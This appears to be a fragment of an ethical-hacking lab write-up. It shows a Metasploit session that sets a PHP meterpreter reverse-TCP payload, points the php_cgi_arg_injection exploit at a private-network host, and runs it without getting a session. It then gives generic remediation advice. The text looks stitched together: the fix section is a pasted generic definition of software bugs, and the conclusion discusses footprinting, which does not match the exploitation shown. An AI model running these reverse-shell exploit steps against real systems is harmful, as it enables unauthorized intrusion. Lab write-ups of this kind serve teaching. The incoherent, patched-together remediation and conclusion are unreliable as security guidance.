
Show options

Set LHOST 192.168.1.114

Set LPORT 4444

Set RHOST 192.168.1.101

Run



```
   VHOST                              no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.114    yes       The listen address (an interface may be speci
                                     fied)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.1.114
LHOST => 192.168.1.114
msf6 exploit(multi/http/php_cgi_arg_injection) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.1.114:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) > |
```

Now we have successfully exploit the server but, we have seen that The exploit was completed but the session was not created .

# Fixing the bug

A software bug is an error, flaw or fault in a computer program or system that causes it to produce an incorrect or unexpected result, or to behave in unintended ways. The process of finding and fixing bugs is termed "debugging" and often uses formal techniques or tools to pinpoint bugs, and since the 1950s, some computer systems have been designed to also , detect or auto-correct various computer bugs during operations. Most bugs arise from mistakes and errors made in either a program's design or its source code, or in components and operating systems used by such programs. A few are caused by compilers producing incorrect code. A program that contains many bugs, and/or bugs that seriously interfere with its functionality, is said to be buggy (defective). Bugs can trigger errors that may have ripple effects. Bugs may have subtle effects or cause the program to crash or freeze the computer. Other bugs qualify as security bugs and might, for example, enable a malicious user to bypass access controls in order to obtain unauthorized privileges. To fix the bug which is being caught on the ip we have to update and upgrade to system up to date. And monitor the system once a day and launch the bug bounty program.

# Conclusion

we have learned about Footprinting in the above section , the process, and its importance in Ethical Hacking. Even though it is practiced by ethical hackers to safeguard the system from multiple threats and attacks, it is equally important for individuals and organizations to take measures to protect their data. Using VPNs and proxy server, erasing all the important data available online, can help a lot in securing confidential information from hackers. Any data available online forms a possible weakness in the security of your systems.

Since the techniques of Footprinting are ever evolving, ethical hackers should keep themselves at pace because the hackers are possibly a step ahead.